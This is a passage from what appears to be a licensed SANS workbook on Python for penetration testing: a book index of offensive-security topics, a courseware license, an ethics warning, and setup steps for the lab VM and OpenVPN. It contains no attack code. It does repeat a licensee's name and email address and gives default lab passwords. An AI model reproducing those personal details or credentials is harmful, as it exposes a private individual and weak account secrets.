CONTINUE	1:20, 1:22-23, 1:35, 1:85, 1:104, 1:164, 1:169, 1:171-172, 1:194, 1:201-202, 1:205- 206, 2:18, 2:21, 2:35, 2:67, 2:135, 2:148, 2:181, 2:254-256, 2:260, 2:267, 2:279, 2:285-286, 2:291, 2:293, 2:331, 3:7
control statements	1:3, 1:113-114, 1:243
cookie	2:109, 2:197, 2:200-203, 2:206-213, 2:216, 2:223-224
CookieJar	2:206-209, 2:211-212, 2:216
count()	1:149, 2:60
Counter	1:104, 1:169, 1:171-172, 1:191, 1:193-194,

	2:63, 2:71-72, 2:120, 2:128, 2:178, 2:251-252
covert channels	2:102, 2:109, 2:117, 2:126
Custom character sets	2:33
D	
data()	1:19, 1:56, 1:58-59, 1:63, 1:96, 1:128, 2:76, 2:191, 3:9, 3:11, 3:13
decode()	1:74, 1:80, 1:92, 1:236-237, 2:92, 2:113, 2:184, 2:241-243, 2:245, 2:248-249, 2:260, 2:279, 2:287, 2:291, 2:293
DefaultDict	1:191-193, 2:64
DFF	1:132, 2:60
dictionaries	1:4, 1:9, 1:37-38, 1:90, 1:108, 1:110, 1:113, 1:120, 1:162, 1:181-183, 1:185-186, 1:188, 1:191, 1:193-194, 1:197, 1:219, 1:227, 2:54, 2:56-57, 2:60, 2:64, 2:89-90, 2:98, 2:207, 2:209-210
dictionary	1:37-38, 1:108, 1:162, 1:181-189, 1:191-194, 1:197, 1:219, 1:227, 2:54, 2:63-64, 2:66, 2:87-89, 2:94, 2:99, 2:151-153, 2:197, 2:200, 2:202-212, 2:217, 2:318-321
difference()	2:55-56, 2:58
difference_update()	2:54, 2:58
division	1:25, 1:42, 1:44, 1:123, 1:230, 1:235, 2:13, 2:70, 2:253
DNS names	2:60
DOC	1:9, 1:11-12, 1:18, 1:22, 1:26, 1:32, 1:35, 1:41, 1:55, 1:61-62, 1:70, 1:73, 1:86, 1:91, 1:100, 1:108, 1:111, 1:131-132, 1:135, 1:140, 1:143, 1:169, 1:172, 1:199, 1:204-206, 1:208-209, 1:224, 2:16, 2:20-21, 2:29, 2:56, 2:72, 2:84, 2:93, 2:116-117, 2:126-127, 2:138, 2:141, 2:143, 2:145-146, 2:154, 2:156, 2:195, 2:197, 2:199-201, 2:203, 2:205, 2:213, 2:219, 2:249, 2:260, 2:267, 2:276, 2:283, 2:296, 2:299, 2:301, 2:304, 2:307, 2:325, 2:328, 2:334, 3:12
DOTALL matching	2:36

E

easy_install	2:17
ELIF	1:3, 1:9, 1:35, 1:113, 1:124-125, 1:170, 1:172, 1:219, 1:243, 2:128, 2:143
ELSE	1:1, 1:3, 1:9, 1:28, 1:35, 1:37, 1:66, 1:106, 1:113, 1:116, 1:120, 1:122-125, 1:169-171, 1:210, 1:216, 1:221, 1:243, 2:64, 2:109, 2:126, 2:128, 2:132, 2:149, 2:252-256, 2:260, 2:267, 2:285, 2:291, 2:306, 3:5
encode()	1:80, 1:92, 1:236, 2:197, 2:200, 2:241, 2:245, 2:248, 2:279, 2:287
enumerate()	1:166-168
escape	1:67, 1:73, 2:30-31, 2:194
EXCEPT	1:28, 1:35, 1:80-81, 1:117, 1:146, 1:152, 1:186, 1:199, 1:213, 2:4, 2:30, 2:36, 2:38, 2:69, 2:71, 2:129, 2:158, 2:194, 2:234, 2:249, 2:251-256, 2:258, 2:260, 2:267, 2:277-279, 2:285, 2:290-291, 2:299, 2:306, 2:322, 2:331
exception handling	2:4, 2:234, 2:249, 2:251-254, 2:258, 2:331
EXE	1:2, 1:9-10, 1:12, 1:14, 1:16-20, 1:23-24, 1:27-30, 1:32, 1:34-35, 1:37-39, 1:41, 1:49, 1:54-57, 1:59, 1:61-62, 1:64, 1:84-85, 1:92, 1:95, 1:98-100, 1:104-105, 1:107, 1:110, 1:113-114, 1:116-117, 1:122-124, 1:127, 1:130-132, 1:138-140, 1:142, 1:146, 1:148-149, 1:162-163, 1:166, 1:169, 1:171, 1:174, 1:181, 1:196, 1:199-207, 1:209-210, 1:212, 1:218-219, 1:223, 1:232-234, 1:242, 2:4, 2:7, 2:24, 2:37, 2:50, 2:72, 2:75, 2:77, 2:80-81, 2:90, 2:93, 2:112, 2:116, 2:120, 2:142, 2:146, 2:153, 2:159-161, 2:168, 2:170, 2:173-174, 2:179, 2:181-182, 2:190, 2:219, 2:223, 2:229, 2:231-234, 2:241, 2:245-247, 2:249, 2:252-256, 2:258-259, 2:262-267, 2:269-272, 2:274-277, 2:290, 2:295, 2:298-299, 2:303-304, 2:310-313, 2:322, 2:324-325, 2:328-330, 3:2, 3:7, 3:12-14

F

file modes	2:8
find()	1:89, 2:113
findall()	2:28, 2:41-42, 2:51, 2:145
FOR	1:1-2, 1:4, 1:6-20, 1:22-32, 1:34-39, 1:41-43, 1:45-46, 1:48-59, 1:61-63, 1:67-79, 1:81, 1:84-86, 1:88, 1:90-91, 1:98-102, 1:104-111, 1:113-114, 1:116-119, 1:121-122, 1:124-125, 1:128, 1:130-137, 1:139-140, 1:144, 1:148, 1:150-152, 1:154-157, 1:159, 1:162-172, 1:175, 1:177-179, 1:181-182, 1:184-189, 1:191-194, 1:199-201, 1:203, 1:205-210, 1:213, 1:216, 1:218-228, 1:230-239, 1:241, 1:243, 2:1, 2:3-4, 2:7-13, 2:15-22, 2:25, 2:27-31, 2:33-35, 2:37-38, 2:40-41, 2:43-48, 2:51, 2:53-58, 2:60-69, 2:71-73, 2:75-76, 2:79-84, 2:86-88, 2:90-94, 2:96-100, 2:102-109, 2:111, 2:113, 2:115-117, 2:119-123, 2:125-139, 2:141, 2:143, 2:145-146, 2:148-154, 2:156-159, 2:161, 2:163-171, 2:173-174, 2:176-187, 2:189, 2:191, 2:193-197, 2:199-208, 2:210-217, 2:219, 2:221-222, 2:224, 2:226-228, 2:231-234, 2:236-243, 2:245-246, 2:248, 2:251-256, 2:258, 2:260, 2:262-265, 2:267, 2:270-272, 2:274, 2:276-279, 2:281-283, 2:285-293, 2:296, 2:298-299, 2:301-302, 2:304-305, 2:307, 2:309-312, 2:316-317, 2:319, 2:322, 2:325-327, 2:330-331, 2:334, 3:1, 3:4-15, 3:17
format method	1:68-69
format strings	1:70-72, 1:224, 2:130
format()	1:68-72
Frederick Brooks	1:48
freq.py	2:60, 2:71-73, 2:76
functions	1:3-4, 1:9, 1:12, 1:18, 1:26, 1:28, 1:34-36, 1:40, 1:58, 1:91, 1:98-104, 1:107-111, 1:114, 1:128, 1:130-131, 1:135-140, 1:156-157, 1:159-160, 1:178-179, 1:200, 1:203, 1:219-221, 1:223-224, 1:232, 1:237, 1:243, 2:18, 2:28, 2:43, 2:55, 2:81-82, 2:84, 2:107, 2:123, 2:150, 2:166, 2:182, 2:194, 2:197,

2:236-237, 2:262, 2:281, 2:309-312,
2:321-322, 2:326, 2:328

G

glob	1:35, 1:37, 1:39, 1:108-110, 1:140, 1:223, 2:13, 2:16-20, 2:22, 2:80, 2:82, 2:156, 2:238
global namespace	1:37, 1:39, 1:108, 1:110, 2:80, 2:238
globals()	1:37, 1:108
Gmail	1:132, 2:174
GPS	2:151-154, 2:156-157
Greedy matching	2:37, 2:145
group()	2:28, 2:43-44, 2:46

H

has_key()	1:185
hex	1:34, 1:40, 1:45-46, 1:69-70, 1:73-75, 1:78, 1:82, 1:91, 1:236-237, 2:48, 2:84, 2:123, 2:132, 2:135, 2:145, 2:183-184, 2:194, 2:234, 2:260

I

ICMP Header	2:125, 2:139
IF	1:3, 1:7-13, 1:15, 1:17-20, 1:22-29, 1:32, 1:34-41, 1:43, 1:45-46, 1:48-59, 1:61, 1:63, 1:67-75, 1:77-86, 1:88-93, 1:98-100, 1:102- 103, 1:105-111, 1:113-114, 1:116-125, 1:128, 1:130-140, 1:146-151, 1:153-156, 1:158, 1:162, 1:165-166, 1:169-172, 1:175, 1:177- 179, 1:181-189, 1:191-194, 1:199-207, 1:210, 1:216-228, 1:230-239, 1:241, 1:243, 2:1, 2:3, 2:7-8, 2:11-13, 2:15-19, 2:21-22, 2:25, 2:27-31, 2:33-38, 2:40-43, 2:46-48, 2:53-58, 2:60-67, 2:69-72, 2:75-76, 2:79- 84, 2:86-87, 2:90-93, 2:96-100, 2:102, 2:104-109, 2:111, 2:113, 2:115-117, 2:120- 123, 2:125-130, 2:133, 2:135-139, 2:141, 2:143, 2:145-146, 2:149-154, 2:156-159,

	2:161, 2:163, 2:165-171, 2:173-174, 2:176-178, 2:183, 2:185-187, 2:189, 2:191, 2:193-197, 2:199-202, 2:204-208, 2:210-212, 2:215-217, 2:223-224, 2:227, 2:231, 2:234, 2:236, 2:238, 2:240-243, 2:245, 2:248-249, 2:251-256, 2:258, 2:262-264, 2:269, 2:271-272, 2:274, 2:276-279, 2:281-283, 2:285-293, 2:296, 2:300, 2:304-307, 2:312, 2:315-317, 2:320, 2:322, 2:325, 2:329, 3:2-5, 3:7-15
immutable	1:66, 1:89, 1:93, 1:177, 2:54
Impacket	1:132
import	1:10, 1:15, 1:18-19, 1:25-28, 1:31-32, 1:35, 1:55, 1:57, 1:61-62, 1:91, 1:105, 1:108, 1:130, 1:136-140, 1:143-144, 1:170, 1:177, 1:192-194, 1:199-200, 1:222, 1:233-236, 1:243, 2:8, 2:17, 2:19-22, 2:27, 2:32, 2:40, 2:46, 2:63, 2:67, 2:69, 2:71-73, 2:79-80, 2:106-107, 2:111, 2:116, 2:121-123, 2:128, 2:135, 2:145, 2:149, 2:151-152, 2:163, 2:166, 2:173-174, 2:176-177, 2:182, 2:189, 2:194-195, 2:199-200, 2:202-206, 2:213-215, 2:223, 2:237-238, 2:242-243, 2:248-249, 2:258, 2:260, 2:263-264, 2:267, 2:282, 2:284-285, 2:299-302, 2:304, 2:306, 2:309, 2:322, 2:325-329, 3:8, 3:12, 3:14
Initial Sequence Numbers (ISNs)	2:97, 2:239
input()	1:104, 1:230, 1:232-234, 2:301
insert()	1:149-150
interactive shell	1:29-31, 1:61, 1:107, 1:200, 1:218, 2:79, 2:84, 2:304, 3:8
intersection()	2:55, 2:58, 2:66
IP address	1:14, 1:59, 2:47, 2:62, 2:64-65, 2:67, 2:69-70, 2:76, 2:82, 2:121, 2:136, 2:141, 2:215-216, 2:236-238, 2:240, 2:242-243, 2:274, 3:4
IP Header	2:103, 2:125, 2:136-137
IP Reassembly	2:104, 2:106
isdisjoint()	2:55
issubset()	2:55
issuperset()	2:55
items()	1:108, 1:184-185, 1:187, 1:189, 1:197, 2:63,

2:152, 2:206, 2:223

J

JOIN	1:86, 1:155, 2:21, 2:51, 2:55-56, 2:92-93, 2:107, 2:113, 2:133, 2:167, 2:174, 2:184
join()	1:155, 2:21, 2:51, 2:92, 2:113
JPEG	2:145, 2:149

K

keys()	1:184-185, 1:187, 1:194, 1:197, 2:88, 2:99, 2:177, 2:179-180, 2:182, 2:184, 2:206, 2:208, 2:210, 2:212
--------	--

L

lambda	1:35, 1:193, 1:220-221, 1:226, 1:238, 2:63-64, 2:98, 2:182, 2:191
len()	1:90, 1:147, 2:55
list()	1:38, 1:40, 1:146, 1:153, 1:194, 1:222, 2:21, 2:98, 2:208
listdir()	2:17, 2:25
listen()	2:240, 2:243
lists	1:4, 1:9, 1:38, 1:90, 1:110, 1:113, 1:120, 1:135-136, 1:146-149, 1:152-159, 1:161-162, 1:165, 1:175, 1:177-178, 1:181-182, 1:192, 1:213, 1:222, 1:227-228, 1:238, 2:54, 2:56-58, 2:60-62, 2:66, 2:81, 2:88-90, 2:92-94, 2:98, 2:133, 2:179, 2:181-182, 2:292, 2:317, 2:328, 2:330
Little Endian	1:78, 2:129, 2:131, 2:134, 2:186
logs	2:7, 2:51, 2:53, 2:60-62, 2:65, 2:76, 2:106, 2:115, 2:163, 2:176, 2:227, 2:334
lower()	1:87-88, 1:92, 1:161, 1:179, 1:193-194, 1:221, 2:243

M

magic	1:41, 2:56, 2:145, 2:206
main()	1:32, 1:140
map()	1:157
match()	2:28, 2:43
matching	1:80, 1:103, 1:131, 1:149-150, 1:152, 1:181-182, 2:16, 2:19, 2:27, 2:29, 2:33-37, 2:40-41, 2:44-45, 2:47-48, 2:145, 2:166-168, 2:170, 2:185, 2:288
Metasploit	1:134, 1:194, 2:146, 2:232, 2:330, 3:6
modules	1:3, 1:9, 1:16, 1:25, 1:27, 1:32, 1:108, 1:130-138, 1:143, 1:230-231, 1:243, 2:8, 2:13, 2:71, 2:79-80, 2:116, 2:126, 2:146, 2:148, 2:171, 2:176, 2:193-194, 2:199, 2:214, 2:233, 2:236, 2:262, 2:271-272, 2:277, 2:326-330, 3:2
modulo	1:42, 1:123
msfrpc	1:134
Multidimensional Lists	1:228
Multiline matching	2:36
multiplication	1:42, 1:44, 1:117
Mythical Man-Month	1:48

N

non-blocking sockets	2:281, 2:289-290
----------------------	------------------

O

OAuth	2:214
objects	1:37, 1:41, 1:57, 1:66, 1:92, 1:103-104, 1:108, 1:117, 1:120, 1:130-131, 1:135-136, 1:139, 1:146-147, 1:149, 1:154, 1:177, 1:181, 1:185, 1:191, 1:238, 2:1, 2:9, 2:14, 2:16, 2:18, 2:54, 2:56, 2:72, 2:88, 2:149, 2:195, 2:199, 2:201-203, 2:207, 2:209-210, 2:245, 2:298-300, 2:305, 2:307, 2:309-313, 2:322, 2:326, 2:328, 2:331
Operators	1:35, 1:41-43, 1:46, 1:117, 2:34, 2:56
ord()	1:56-57, 1:83, 1:157, 1:159, 2:70, 3:13

order of operations	1:35, 1:44, 1:117, 2:34
OrderedDict	1:184
os.path.exists()	2:15
os.walk()	2:20, 2:25, 2:181

P

pack()	2:129
packet fragmentation	2:103
packet overlaps	2:104
packet reassembly	2:2, 2:102, 2:108, 2:113
PacketLists	2:81, 2:88-90, 2:92-94, 2:98
password guesser	2:204, 3:7-8
PDF	2:84, 2:105, 2:126, 2:146, 2:152
pip	1:16, 1:29, 1:35, 1:46, 1:111, 1:133-134, 1:230, 2:17, 2:34, 2:67-68, 2:79, 2:121, 2:146, 2:148, 2:171, 2:176, 2:193, 2:199, 2:205, 2:214-215, 2:220, 2:262-264, 2:267, 2:279, 2:299, 2:304
Popen()	2:262
print statement	1:34, 2:165, 2:301
print()	1:34, 1:98
Pupy.py	2:330
py_compile	1:27
pyinstaller.py	2:271
Python 2.7	1:35, 1:239
Python Debugger (PDB)	1:4, 1:131, 1:199-210
Python Enhancement Proposals (PEPs)	1:24, 1:26, 1:105, 1:216, 1:220, 2:310
Python Image Library (PIL)	1:132, 2:3, 2:146, 2:148-152, 2:156
pyWars	1:3-4, 1:8, 1:14, 1:17-19, 1:48-59, 1:61-64, 1:87, 1:95, 1:127-128, 1:143, 1:174-175, 1:196, 2:2-3, 2:16, 2:24, 2:50, 2:75, 2:77, 2:111-112, 2:141, 2:189-190, 3:2, 3:5, 3:9-14

R

random	1:170, 1:184, 1:213, 2:9, 2:60-61, 2:66, 2:71-72, 2:76, 2:181, 2:271
range()	1:165
raw_input()	1:232-233, 2:301

read()	1:193, 2:9-10, 2:12, 2:14, 2:22, 2:63, 2:72, 2:108, 2:123, 2:125, 2:149, 2:195, 2:197, 2:262-264
readlines()	2:9-10, 2:22, 2:25, 2:63, 2:108, 2:195, 2:204
reconnaissance	2:231
recv()	2:4, 2:121, 2:236, 2:238, 2:241-243, 2:248, 2:281-288, 2:290, 2:292-293, 2:296, 2:322
recvall()	2:4, 2:281, 2:285-288, 2:291, 2:293
Regex	2:36-37, 2:40, 2:44-46, 2:48, 2:129, 2:145
Rekall	2:120, 2:126
remove()	1:149-151, 2:54
replace()	1:89, 2:113
ROT-13	1:91
rot13	1:91, 1:236

S

search()	2:28, 2:43
seek()	2:9, 2:22, 2:108, 2:123
SELECT	1:9, 1:15, 1:105, 1:152, 1:225, 2:51, 2:81, 2:86, 2:164-171, 2:173-174, 2:196, 2:224- 226, 2:286, 2:292-293
send()	2:4, 2:236, 2:241-243, 2:278, 2:281-283, 2:292, 2:322
session hijacking	1:59, 2:216
sessions()	2:84, 2:86-88, 2:92-94
slice	1:74, 1:84-86, 1:93, 1:152, 1:185, 2:63, 2:65-66, 2:84, 2:191
sniff()	2:81-82, 2:84
sniffing	1:132, 2:80-82, 2:121-122
socket	1:131, 2:4, 2:21, 2:92, 2:121-122, 2:135- 136, 2:233-234, 2:236-243, 2:245, 2:248- 249, 2:258, 2:260, 2:262, 2:267, 2:278- 279, 2:281-293, 2:298, 2:302-307, 2:315, 2:322, 2:329
sort()	1:149, 1:158-160, 1:179
sorted()	1:158-160, 1:179, 2:98
split()	1:87, 1:89, 1:154, 1:161, 1:164, 1:179, 1:193- 194, 1:221, 1:226
SQL	1:130, 2:3, 2:116, 2:163-171, 2:173-174,

	2:176, 2:228, 2:296, 3:5-8
Sqlite	2:116, 2:171, 2:173-174
Strings	1:3, 1:9, 1:35-38, 1:41, 1:45, 1:49, 1:66-75, 1:79, 1:81-82, 1:84, 1:86-87, 1:89-93, 1:120, 1:128, 1:135, 1:146-147, 1:150, 1:152, 1:154-155, 1:157, 1:165, 1:168, 1:181, 1:224, 1:226, 1:230, 1:236-237, 1:243, 2:8, 2:12-13, 2:17, 2:22, 2:27-29, 2:31-34, 2:36, 2:46, 2:48, 2:51, 2:54, 2:56, 2:61, 2:72, 2:88, 2:129-132, 2:134-135, 2:166, 2:200, 2:224, 2:241, 2:245, 2:288, 2:296, 2:317
SUB-SELECT	2:170
subtraction	1:42, 1:44, 2:56
symmetric_difference()	2:55-56, 2:58
sys.argv	1:28, 1:32, 1:140, 1:152

T

TAGS	2:37, 2:40, 2:151-153, 2:194
TCP Header	2:125, 2:133, 2:137
tell()	2:9, 2:22
Ternary Operator	1:216
three-way handshake	2:239
title()	1:87-88, 1:92
TRY	1:15, 1:17, 1:26, 1:28-29, 1:35, 1:37, 1:41, 1:51, 1:63, 1:74, 1:77, 1:107-108, 1:128, 1:133, 1:135-136, 1:146, 1:150, 1:156, 1:169, 1:172, 1:175, 1:186, 1:192-193, 1:199, 1:223, 2:3, 2:12, 2:17, 2:20, 2:31, 2:33, 2:35, 2:37, 2:47, 2:60, 2:62, 2:64, 2:67, 2:69-70, 2:87, 2:89, 2:93, 2:99, 2:104-105, 2:107, 2:117, 2:125, 2:129, 2:135, 2:163-165, 2:167-168, 2:174, 2:176-186, 2:189, 2:191, 2:202, 2:205, 2:217, 2:227-228, 2:252-256, 2:258, 2:260, 2:267, 2:278-279, 2:281, 2:283, 2:290-291, 2:315, 3:5, 3:10
tuple()	1:38
Tuples	1:4, 1:38, 1:103, 1:166, 1:168, 1:177-179, 1:184-185, 1:189, 1:226-227, 1:238, 1:243, 2:41, 2:51, 2:64, 2:153, 2:317
Types	1:37-38, 1:40-41, 1:43, 1:72, 1:93, 1:110-

111, 1:132, 1:146-147, 1:228, 1:231, 1:236,
 1:238, 1:243, 2:56, 2:117, 2:122, 2:135,
 2:146, 2:148, 2:151, 2:156, 2:167, 2:171,
 2:185, 2:194, 2:214, 2:272, 2:279, 2:333

U

UDP Header	2:138
underscore	1:35, 1:86, 1:135, 1:218, 2:29-30, 2:214, 2:310
unichr()	1:83
UNION	2:55-56, 2:58, 2:167-169
union()	2:55-56, 2:58
unpack()	2:129
update()	1:193-194, 2:54, 2:58, 2:63, 2:66, 2:123
upper()	1:87-88, 1:92, 1:226
urlencode()	2:197, 2:200
urllib2	1:231
urlopen()	2:195, 2:197
utf-16	1:78, 1:91

V

values()	1:184-186, 1:188, 1:197, 2:66, 2:88, 2:92- 94, 2:99, 2:177, 2:179, 2:182, 2:191, 2:206
----------	---

W

WHILE	1:1, 1:4, 1:9, 1:14, 1:17-18, 1:20, 1:35, 1:48- 49, 1:52-53, 1:101, 1:113-114, 1:162, 1:169- 172, 1:203, 1:207, 1:210, 1:213, 1:218, 1:225, 1:243, 2:60, 2:62, 2:121-122, 2:135- 137, 2:159, 2:181, 2:232, 2:243, 2:249, 2:254-256, 2:260, 2:267, 2:278-279, 2:285-288, 2:291, 2:293
WinPmem	2:120
WPAD	2:61
write()	2:9, 2:22, 2:108, 2:306-307, 2:322
writelines()	2:9, 2:22

X

XOR

1:46, 1:167-168, 2:55-56

Z

zip

1:19, 1:91, 1:156-157, 1:236, 2:22, 2:25,
2:60, 2:79, 2:92, 2:126, 2:146, 2:201-202,
2:321

Workbook

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Exercise 0: Workstation Setup

Objectives

- To configure your laptop networking to get an IP Address from the classroom DHCP server
- To open the class Virtual Machine in VMware
- To install Python and the required modules on a Windows host before Section 5
- (If required) Configure VMware Bridged Networking in wired network only classrooms
- (If required) Establish connection to OnDemand and Simulcast
- Understand how to do pyWars outside of the classroom
- Understand how to access the pyWars Hall of Fame questions

Lab Description

We'll now discuss the configuration for the machine that we use for the course. Completing this setup before class begins will make the first lab go much smoother.

Please note: If your network configuration does not work, the instructor will help you get it working during an upcoming break or another appropriate opportunity.

The immediate need is to work on a Linux virtual machine and be able to ping 10.10.10.10. When that is done, you are ready for the next few days. By Section 5, you need to have Python installed on a Windows host.

There are several "sections" to this lab. You do not need to complete all of them. If you are a live classroom such as at a conference that has a wireless network, you can usually just complete the sections for installing the course virtual machine and the section on installing Python on a Windows host for Section 5.

If you are accessing the classroom via Simulcast or OnDemand, you will need to complete that section of these instructions in addition to installing the course VM and installing Python on a Windows host.


If your classroom has wired connections instead of wireless, you will need to complete the section that walks you through configuring your virtual machine software's bridging network settings.

This lab also includes sections on accessing pyWars offline with your local pyWars server and accessing the pyWars Hall of Fame questions.

Note: This section of the workbook is for use by students taking the class in a live classroom environment. OnDemand and Simulcast students will need to follow the OnDemand Network Setup below.

In classroom environments, the instructor will provide a centralized pyWars scoring server. You will acquire your IP address from a DHCP server. You should be aware that you are sharing a network with other students, so take precautions to protect yourself while interacting with the scoring server. The safest approach is to disconnect your network cable when it is not in use.

VMware is in bridged networking



NOTE: ALTHOUGH THIS CLASS TEACHES YOU TO USE PYTHON TO PERFORM EXPLOITATION, EXPLOITATION OF ANY HOST, OTHER THAN YOUR OWN, IS NOT PERMITTED. ATTACKING OTHER MACHINES OR THE SCORING SERVER WILL GET YOU DISMISSED FROM THE CLASS. IT IS A VIOLATION OF THE SANS CODE OF ETHICS TO ATTACK OTHER MACHINES OR THE SCORING SERVER.

Note: This section of the workbook is for use by students taking the class remotely via OnDemand or Simulcast. Students in a live classroom environment should not need to complete this section while in the classroom. If live in-class students have purchased the OnDemand bundle for extended access to the labs, then you should not complete this section until after class has finished.

Those of you who are taking the class OnDemand, Simulcast, or have added the OnDemand bundle to your live class will need to connect to the lab environment with OpenVPN before trying any of the pyWars-based labs.

You will receive a login with your portal account at <http://connect.labs.sans.org>. There you will find links to download two OpenVPN certificates on them. One of the certificates is used for Sections 1–5 of the course, and the other is used for Section 6. Download the Linux version of the certificates to your machine. Then use the command "`sudo cp <path to downloaded certificate> /etc/openvpn/`" to move the certificates to the `/etc/openvpn` directory.

```
$ sudo cp <path to downloaded certificate> /etc/openvpn/
```

Next, open a terminal, change to the `/etc/openvpn` directory, and launch `openvpn` using the commands shown below.

```
$ cd /etc/openvpn/
$ ls
sec573a-9999-xxxxxx.ovpn  sec573b-9999-xxxxxx.ovpn  update-resolv-conf
$ sudo openvpn --config ./sec573a-your-filename-will-vary.ovpn
[sudo] password for student: student
Sun Sep  3 12:16:46 2017 OpenVPN 2.3.10 i686-pc-linux-gnu [SSL (OpenSSL)]
[LZO] [EPOLL] [PKCS11] [MH] [IPv6] built on Jun 22 2017
Sun Sep  3 12:16:46 2017 library versions: OpenSSL 1.0.2g-fips  1 Mar 2016,
LZO 2.08
Sun Sep  3 12:16:46 2017 WARNING: No server certificate verification method
has been enabled. See http://openvpn.net/howto.html#mitm for more info.
Enter Private Key Password: *****
Sun Sep  3 12:16:59 2017 WARNING: this configuration may cache passwords in
memory -- use the auth-nocache option to prevent this
<... Output Truncated ...>

Sun Sep  3 12:17:02 2017 /sbin/ip addr add dev tap0 10.10.76.1/16 broadcast
10.10.255.255
Sun Sep  3 12:17:04 2017 Initialization Sequence Completed
```

After launching **openvpn**, you will be prompted for two passwords. The first one is the password to your student account. If you have not changed it, then the password is '**student**'. Next, you may or may not be prompted to "Enter Private Key Password". If you are prompted, then this password is typically "**VpnPassword**", but check the email and website to confirm your exact password.

When you see the phrase "Initialization Sequence Complete", you have successfully connected to the VPN. You should now be able to **ping 10.10.10.10**. Leave this window open for as long as you want to be connected to the VPN. When you are finished with the online labs, you can press CTRL + C inside this terminal to disconnect.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

The course virtual machine is distributed as an importable OVF file to maximize compatibility with different virtualization software packages. The easiest way to begin the import process is just to double-click on the OVF file on your USB drive. If that doesn't automatically begin the import, then, depending upon your software, you will either click "**File -> Import in VMware**" or "**Open a Virtual Machine**" and select the OVF file.



Give it a location on your host machine to store the files when prompted. This virtual machine requires approximately 20 GB of space on your hard drive.

After the import is complete, boot your new virtual guest system. Your account will automatically log using the following credentials:

Username: **student**

Password: **student**

